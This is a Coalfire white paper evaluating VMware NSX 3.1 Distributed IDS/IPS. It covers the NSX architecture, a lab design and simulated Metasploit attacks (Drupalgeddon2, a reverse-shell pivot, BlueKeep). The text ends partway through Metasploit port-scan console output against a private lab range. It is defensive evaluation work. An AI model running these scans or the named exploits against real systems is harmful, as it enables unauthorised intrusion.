WHITE PAPER

VMWARE NSX DISTRIBUTED IDS/IPS BENCHMARK

A BENCHMARK OF NSX THREAT MITIGATION EFFECTIVENESS

COALFIRE OPINION SERIES – VERSION 1.0

TONY COSTANZO
CHRIS KRUEGER | CISSP

vmware®

NSX®

COALFIRE

North America | Europe
877.224.8077 | info@coalfire.com | Coalfire.com

TABLE OF CONTENTS

EXECUTIVE SUMMARY

For the executive and for readers who require an “at a glance” overview of this white paper, Coalfire’s opinion is summarized here.

COALFIRE OPINION (EXECUTIVE VERSION)

In this white paper, Coalfire presents the overview of testing we performed to verify the effectiveness and operation of VMware’s NSX Distributed Intrusion Detection System and Intrusion Prevention System (IDS/IPS) as delivered in a generally available (GA) version 3.1 packaging.

Our testing was based on three representative “Metasploit” attacks which focus on Linux systems, application integration and Windows systems vulnerabilities. All three simulated attacks had common vulnerabilities and exploits (CVE) base scores of 7.5 or higher (indicating “high” impacts to confidentiality, integrity and availability). Our testing verified the effectiveness of Distributed IDS/IPS in detecting and disrupting (preventing) the attacks in real-time.

By design, Coalfire’s review of VMware NSX IDS/IPS Version 3.1 was intended to be a spot-check of the technology’s capacity to detect, alert and optionally prevent north-south and east-west threats to virtualized machines and infrastructure; and, was not intended to be a rigorous laboratory validation. Our testing used much of the same tooling as an actual attacker to provide recon, delivery, installation, exploitation and command/control phases (kill chain) of a real-world attack. We then observed the VMware product’s reaction to the kill-chain and its alert and disruption (“protection”) responses.

Testing, analysis and interpretation performed by in-house security engineers resulted in Coalfire’s opinion that the reviewed VMware NSX Distributed IDS/IPS version 3.1, as observed in a Coalfire-provided test lab environment, **can be effective** in providing significant and timely support for threat detection and mitigation in a virtualized, VMware ESXi 7.0 hypervisor-based private cloud environment. Coalfire observed detection and intervention for mixed Windows and Linux workloads in three scenarios which are representative of real-world attacks on customer infrastructure.

Our findings depend on underlying presumptions which are enumerated in the Coalfire Opinion section.

INTRODUCING VMWARE NSX DISTRIBUTED IDS/IPS

VMWARE NSX

VMware NSX® is a complete L2-L7 networking and security virtualization platform — providing the ability to manage the entire network and the security policy from a single pane of glass. This platform augments the distributed vSwitch virtual networking stacks. It is designed to deliver granular security, network orchestration and operational instrumentation with scale-out performance for legacy environments, as well as new microservices, container and cloud architectures. The feature set of NSX includes hypervisor-resident distributed firewall, distributed logical switching, distributed router, edge gateway, virtual private networking, load-balancing, VLAN and physical network bridging components – all constructed to satisfy the requirement to protect every flow inside the software-defined data center and to facilitate initial segmentation requirements all the way to a true Zero Trust model. Intrinsic tools such as central CLI, traceflow, SPAN and IPFIX are positioned to troubleshoot and monitor the infrastructure. Dynamic security policies using dynamic security groups based on tags, OS version and Microsoft Active Directory roles enable robust and flexible security enforcement.



Figure 1: Network & Security Services

The key that allows NSX to make a least privilege/Zero Trust model real in an actual network is its native support for segmentation at the granularity of each workload and the scale of the entire enterprise. The NSX platform enables the organization to address two of the most important foundational data center use cases: network virtualization and internal security. Network virtualization detaches the management of the traffic flows from the underlying physical network. Internal security allows for the specification and enforcement of security polices with a per-traffic-flow granularity by leveraging the security functionality placed in the hypervisor. These capabilities working together enable organizations to take advantage of increased flexibility with secure data center network design.

INTRUSION DETECTION SYSTEMS/INTRUSION PREVENTION SYSTEMS (IDS/IPS)

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) systems are designed to detect and prevent attacks that are crafted to exploit vulnerabilities in applications. IDS and IPS solutions are typically implemented in the environment in one or both of the following ways.

Host based IDS/IPS implementations are run inside of the workloads which have the benefit of providing a lot of context but can also be hard to manage since the IDS/IPS solution is integrated with the system it is protecting. This integration and lack of isolation from the system and applications it is protecting could present an additional risk if the IDS/IPS solution has vulnerabilities.

Traditional Network IDS/IPS implementations which can be a part of a next generation firewall or a standalone appliance are deployed at the network level and rely on traffic being hairpinned or captured with port mirroring to analyze. This IDS/IPS solution is isolated from the systems and applications it protects but does come at the cost of limited context that allows for applying the appropriate protection. This often times results in the security team having to tune for each application to reduce the need to manage false positives.

The VMware NSX Service-defined Firewall enables customers to achieve any level of segmentation without making any changes to the existing network. This includes macro or zone-based segmentation, such as isolating production from development zones, application fencing in which each instance of each application is shielded off from every other application or granular intra-application micro-segmentation in which a zero-trust network architecture is achieved and the attack-surface is reduced to the bare minimum by only allowing flows the application needs to function.

All of this can be achieved in conjunction with or without network virtualization in which case the existing VLAN-based network remains unchanged, and no workloads require new IP address space. Besides providing L2-L7 access control, with NSX-T 3.1, the VMware NSX Service-defined Firewall now also includes distributed Intrusion Detection/Prevention capability, for the first time providing network-based IDPS at the granularity of every workload and the scale of the Software Defined Data Center (SDDC).

Traditional Network Based IDS/IPS

Organizations using traditional network-based IDS/IPS solutions face challenges with capturing and directing network traffic across the environment to the IDS appliance. The key challenges organizations face are the requirement of hairpinning traffic and scalability. Hairpinning is a common method in which traffic is routed to an IPS appliance and then back to its destination. This concept introduces latency and extensive routing changes that increases complexities. This can also hinder troubleshooting and increase the downtime due to the additional troubleshooting required in order to identify the root cause in an outage. This requires massive changes to network architecture and requires a massive network re-architecture. In addition, this can result in a chokepoint that drastically affects performance and the overall user experience.

VMWARE NSX DISTRIBUTED IDS/IPS

VMware NSX Distributed IDS/IPS solution is a component of the VMware NSX Service-Defined firewall and delivers the capabilities of host and network-based IDS/IPS all in a centrally managed solution.

The VMware NSX Service-defined Firewall leverages this by giving its Distributed IDS/IPS engines a runtime environment that includes networking I/O and management functionality. It integrates IDS/IPS functionality with the firewall allowing for a single-pass design for traffic inspection. This architecture allows for efficient traffic monitoring and protection from layer 2 to layer 7. Additionally, the single-pass, low latency design for traffic inspection provides advanced attack detection regardless of network connectivity, and

minimal impact to the application. This solution can easily scale and greatly reduces the overall attack surface.



Figure 2: VMware NSX Service-defined Firewall Architecture

Features and Benefits of the NSX Distributed IDS/IPS

- Distributed and built-in IDS/IPS functionality - The distributed IDS/IPS solution offers a similar model to the distributed firewall in regards to how the solution is deployed within the hypervisor when the administrator enables NSX-T. There is no other appliance or other configuration change that needs to be completed in order to enable this functionality. In addition, there is no change to the VM agent required in order to enforce and protect the workload. The traditional model of hairpinning is ineffective and requires massive network re-architecture, instead with the NSX-T approach it is deployed at the hypervisor level and no major network changes are required. This allows for easy implementation thus allowing organizations to enable enforcement and reduce the overall threat landscape immediately. In addition, since this is at the hypervisor level, the solution can inspect traffic and protect workloads regardless of if they are in the same VLAN or logical segment. This greatly reduces the overhead and complex rules that may need to be created. Example in Figure 3.



Figure 3: NSX Distributed IDS/IPS

- Curated Signatures – The distributed IDS/IPS solution has the ability to distribute a set of curated signatures to every hypervisor. This is similar to the distributed firewall where only relevant rules are pushed to the respective vNIC instead of the entire infrastructure. This approach greatly reduces false positives and applies a logical approach to traffic enforcement and protection.
- Context-based detection – Since the solution is embedded in the hypervisor, this allows for access to context that is learned over time by sitting in-line on the network. The solution can determine the name of each workload being processed and the application that is being used. Additionally, VMware tools on the guest OS can provide additional context such as the version of the operation system and other vital details. This solution can help reduce the time to respond to an incident by providing real-time visibility into attacks. This allows for immediate remediation thus reducing the overall threat landscape and reducing the risk of financial and reputational harm.
- Policy/State mobility – Today applications move frequently and protecting these applications in traditional architecture designs does not allow for the proper visibility, enforcement, and protection. With the distributed firewall and IDS/IPS functionality, all applied policies move with the workload. This ensures that applications are always protected regardless where the workload lives at any given time. In addition, connections are not interrupted when an administrator performs a vMotion. This greatly increases the overall efficiency while maintaining security objectives and protections.

VMware Service-Defined Firewall

VMware's NSX Service-Defined Firewall implements segmentation for protecting internal traffic across virtual environments. It achieves this by monitoring a hosts' applications network activity at the hypervisor level enabling the capability of creating application and micro-service level policies. This allows for filtering and micro-segmentation between the tiers of an application or the use of segmentation to isolate workloads such as preventing development systems from accessing production systems. By leveraging these capabilities, the VMware NSX Service-Defined Firewall provides the functionality of a full layer 7 stateful firewall.



Figure 4: NSX Service-defined Firewall

NSX Intelligence is also integrated with NSX and is a distributed analytics platform that provides visibility into all network flows. This eliminates the need to use tools like NetFlow to collect network traffic enabling infrastructure teams to implement micro-segmentation in the environment more efficiently. Leveraging NSX Intelligence's features pared with the integration of Distributed IDS/IPS gives the organizations infrastructure teams additional capabilities by leveraging the network-based IDS/IPS that resides at the VNIC. It allows the capture of traffic flows across workloads without the need to use additional tools.

TEST METHODOLOGY AND LAB DESIGN

THREAT SIMULATION METHODOLOGY

Our examination and testing of the VMware NSX Service-defined-firewall is based on simulated exploits that depict likely malware and virus behavior in actual production network scenarios. Our testing uses Metasploit, running on a Kali Linux VM. This Kali Linux VM performs the function of an attacker machine, being used as a vector to attack vulnerable machines on the network(s).

Real-world attacks typically begin with a successful compromise a machine within the network and then follow with attack propagation (pivoting) to other machines that share the network with the compromised host. In our testing, we wanted to illustrate the three representative attack types using these Linux and Microsoft Windows variants:

- Application Vulnerability - A server running a vulnerable unpatched version of Drupal is used to represent an application or service that is present on a server VM that even if patched to secure the OS, may be vulnerable due to unpatched vulnerable third-party applications or services running and not properly patched. In this instance we used a version of Linux Ubuntu running Drupal that was vulnerable to the Drupalgeddon2 exploit.
- Lateral movement from exploited machine - Using the aforementioned vulnerability we leveraged the access gained to the server to then create a reverse shell from the exploited Drupal server to gain access to other assets in the internal network. These assets represent Linux server VMs that are not accessible externally. This scenario shows the result of an exploited web server giving the attacker unintentional access to internal network.
- Zero-day attacks - We chose a legacy version of Windows Server 2008, devoid of patches that would remove zero-day vulnerability. This choice allowed us to exploit Microsoft's Remote Desktop Protocol (RDP) which gives the attacker the ability to compromise the system by exploiting vulnerable systems running the RDP service using the "wormable" remote code execution BlueKeep exploit.

The test methodology encompasses several traditional aspects of actual attack techniques used by both autonomous threats and human-coordinated exploits. A brief review of the following cyber kill chain diagram will help illustrate our threat simulation methodology:

Figure 5: Threat Simulation Methodology

Our threat simulation focuses on an abbreviated attack scenario based on the **Reconnaissance** and **Exploitation** stages of the kill chain.

- **Reconnaissance (Recon)** via use of the "db_nmap –v –A {IP Range}" and "portscan/tcp" commands on the Kali Linux Metasploit console
- Presume **Weaponization** and **Delivery**, with the particular Metasploit exploit scenario (see below) chosen with knowledge of its lethality on the target machine(s)
- Invoke **Exploitation** by running the Metasploit attack and observing the results via the msfconsole. Successful exploitation is evident by Metasploit dropping into the Meterpreter shell or other indication of delivery of lethal payload. Results were also confirmed in the NSX Manager UI which provided an overview of the attack timeline and stages which frequently corresponded to the mechanics of the attack.
- **Command & Control** of the target VM host was accomplished through the use of crafted Metasploit exploits. These exploits allowed for control, lateral movement and recon of the victim VMs and allowed for **Actions on Target** to manipulate and exfiltrate data on the victim VMs.

LAB VCENTER DESIGN

The lab environment was configured based on a vSphere environment running a pre-configured lab instance. This configuration was used to emulate a typical data center configuration hosting application and web-based workloads.

The lab consisted of the following VM components:

- vSphere
- NSX Manager – In a production environment it is recommended to have multiple NSX Managers deployed in a cluster. For our lab testing we only utilized one NSX Manager instance.
- NSX Gateway
- 3 ESXI instances. The ESXI VMs hosted 4 VMs labeled App-1/2-Web and App-1/2-App which emulated a typical workload environment and are the targets for exploit
- Windows Server 2008R2 to demonstrate BlueKeep exploit

- Kali Linux (External VM). This VM is used as the attacker

Our NSX lab is represented visually in the image below.



Figure 6: vSphere/ NSX Physical Infrastructure

LAB NSX IDS/IPS CONFIGURATION

Using the NSX Manager UI, we configured the Distributed IDS/IPS policies and groups to our current lab configuration. The first step in this process was to create the appropriate groups within the UI that will be used to represent a production and development environment.

NSX Groups

In our lab environment members of each group are represented by the VMs mentioned previously. The groups that were created are as follows:

- Development Applications: APP-2-APP-TIER, APP-2-WEB-TIER
- Production Applications: APP-1-APP-TIER, APP-1-WEB-TIER



Figure 7: NSX Groups

Once the groups were created in the NSX Manager, we then enabled intrusion detection for the defined Workload-Cluster. The Workload-Cluster is a set of servers that are managed together and participate in workload management.



Figure 8: Distributed IDS/IPS

By enabling intrusion detection, any host included in standalone or clustered, will receive signature updates as they become available. By default, the NSX manager will check once per day for signatures and VMware updates in a 2-week interval normally with exception to 0-day updates.

IDS Profiles

The next step in our configuration was to create IDS profiles. We did this for both Production and Development. Production was configured for signatures matching Critical, High, and Medium. Development was configured for signatures matching Critical and High. Signatures can be included in profiles and be based on different criteria depending on the need of the profile. The signatures can be based on CVSS or severity and can also include signatures based on attack targets such as endpoints or servers. The signatures can also be made very granular and targeted to specific applications that are being protected. A typical scenario of this would be a database server that has a profile created with signatures relevant to the type of database running on the server such as MySQL or CouchDB.



Figure 9: Distributed IDS/IPS Profiles

IDS Rules

IDS Rules were created to take action based on the assigned profile. In our exercise the action taken was set to Detect only or Detect & Prevent based on the scenario we tested. The rules were assigned to both groups Development Applications and Production Applications based on the type of workload in use.



Figure 10: Distributed IDS/IPS Rules

ATTACK VIA METASPLOIT EXPLOITS

In our particular exploitation scenarios, we are instigating the events through manual use of the Metasploit console, following these basic steps:

Preparation / Recon (2 steps)

Port-scan – Prior to using Metasploit exploits in msfconsole, a set of target hosts with open ports should be identified. For our scenarios, we focused on ports 8080/tcp (Drupalgeddon) and 5984/tcp (CouchDB). Pen testers typically use tools like NMAP to generate the list of target IPs to prepare for Metasploit exploits and for use with other utilities. In this scenario we had a closed lab with assigned IP addresses to work with. Shown below for reference are the results from the **DB_NMAP Scanner** and **Port-scan** output.

Figure 11: Metasploit Console

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.10.0/24
RHOSTS => 192.168.10.0/24
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 8080,5984
PORTS => 8080,5984
msf5 auxiliary(scanner/portscan/tcp) > run

[*] 192.168.10.0/24:      - Scanned  44 of 256 hosts (17% complete)
[*] 192.168.10.0/24:      - Scanned  52 of 256 hosts (20% complete)
[+] 192.168.10.100:       - 192.168.10.100:5984 - TCP OPEN
[+] 192.168.10.100:       - 192.168.10.100:8080 - TCP OPEN
[+] 192.168.10.101:       - 192.168.10.101:5984 - TCP OPEN
[+] 192.168.10.101:       - 192.168.10.101:8080 - TCP OPEN
[*] 192.168.10.0/24:      - Scanned  96 of 256 hosts (37% complete)
